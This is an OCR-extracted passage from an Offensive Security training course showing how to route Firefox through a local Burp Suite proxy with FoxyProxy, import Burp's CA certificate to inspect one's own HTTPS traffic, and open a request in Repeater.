


Figure 102: FoxyProxy Basic Shortcut

FoxyProxy is disabled by default. We can verify this visually by looking at the icon. If it has a red circle with a slash through it, the add-on is disabled. Before enabling it, we need to add a profile.

Copyright © Offensive Security Ltd. All rights reserved.

First, we'll click the small fox head icon to open the configuration screen and select *Options*:




Figure 103: FoxyProxy Basic Shortcut

Copyright © Offensive Security Ltd. All rights reserved.

On the Options page, we'll click *Add* to open the "Add Proxy" screen.




Figure 104: FoxyProxy Basic Options

Copyright © Offensive Security Ltd. All rights reserved.

To set up a profile for Burp Suite, we will first set *Proxy Type* to "HTTP", enter "Burp" for the *Title*, and "127.0.0.1" for *IP address*. In addition, we will add the Burp Suite proxy listener port number, which we left as the default of 8080. Finally, we'll click *Save*.




Figure 105: FoxyProxy Basic Settings for Burp Suite

Copyright © Offensive Security Ltd. All rights reserved.

After we save, we will see our new proxy listed on the Options page. We can enable it by clicking the FoxyProxy icon again and then clicking *Use proxy Burp for all URLs (ignore patterns)*.




Figure 106: Selecting a FoxyProxy Profile

Copyright © Offensive Security Ltd. All rights reserved.

The FoxyProxy icon should no longer be crossed out and it should display “Burp” over the icon.




Figure 107: Verifying FoxyProxy is Enabled

Copyright © Offensive Security Ltd. All rights reserved.

With the proxy enabled, we can close any extra open tabs and browse to http://www.megacorpone.com. We should see traffic in BurpSuite under *Proxy* > *HTTP History*.




Figure 108: Burp Suite HTTP History

If the browser hangs while loading the page, Intercept may be enabled. Switching it off will allow the traffic to flow uninterrupted. As we browse to additional pages, we should see more requests in the *HTTP History* tab.

Why does detectportal.firefox.com keep showing up in the proxy history? A captive portal[246] is a web page that serves as a sort of gateway page when attempting to browse the Internet. It is often displayed when accepting a user agreement or authenticating through a browser to a Wi-Fi network. To ignore this, simply enter **about:config** *in the address bar. Firefox will present a warning but we can proceed by clicking "I accept the risk!". Finally, search for "network.captive-portal-service.enabled" and double click it to change the value to "false". This will prevent these messages from appearing in the proxy history.*

[246] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Captive_portal

Copyright © Offensive Security Ltd. All rights reserved.

At this point, Firefox is now proxying all of its traffic through Burp Suite. Up to this point, we've only looked at cleartext HTTP traffic. However, if we browse an HTTPS site while proxying traffic through Burp (such as https://www.google.com), we'll be presented with an "invalid certificate" warning:




Figure 109: Insecure Connection Warning in Firefox

Burp can easily decrypt HTTPS traffic by generating its own SSL/TLS certificate, essentially man-in-the-middling[247] ourselves in order to capture the traffic. These warnings can be irritating but we can prevent them by issuing a new certificate and importing it into Firefox.

[247] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Man-in-the-middle_attack

Copyright © Offensive Security Ltd. All rights reserved.

Even though each Burp Suite CA certificate should be unique, we will ensure this by regenerating it. To do this, we will navigate to *Proxy* > *Options* > *Proxy Listeners* in BurpSuite and click *Regenerate CA certificate* as shown below:




Figure 110: Regenerating Burp's CA Certificate

Click *Yes* on the confirmation dialog and restart Burp Suite.

To import the new CA certificate into Firefox, we will first browse to **http://burp** to find a link to the certificate:




Figure 111: Burp Welcome Page

Copyright © Offensive Security Ltd. All rights reserved.

To view the certificate, we click *CA Certificate* on this screen (or connect to http://burp/cert) and save the **cacert.der** file to our local machine.




Figure 112: Downloading the Burp Suite Certificate

Once the download is complete, we can drag and drop the downloaded file into Firefox, select *Trust this CA to identify websites* and click *OK*.




Figure 113: Import the Certificate into Firefox

To verify the import was successful, we can again browse to a site using HTTPS, such as https://www.google.com, which should load without a warning and generate HTTPS traffic within BurpSuite's HTTP History tab.

Copyright © Offensive Security Ltd. All rights reserved.

Finally, with the *Repeater* tool, we can easily modify requests, resend them, and review the responses. To see this in action, we can right-click a request from *Proxy* > *HTTP History* and select *Send to Repeater*.

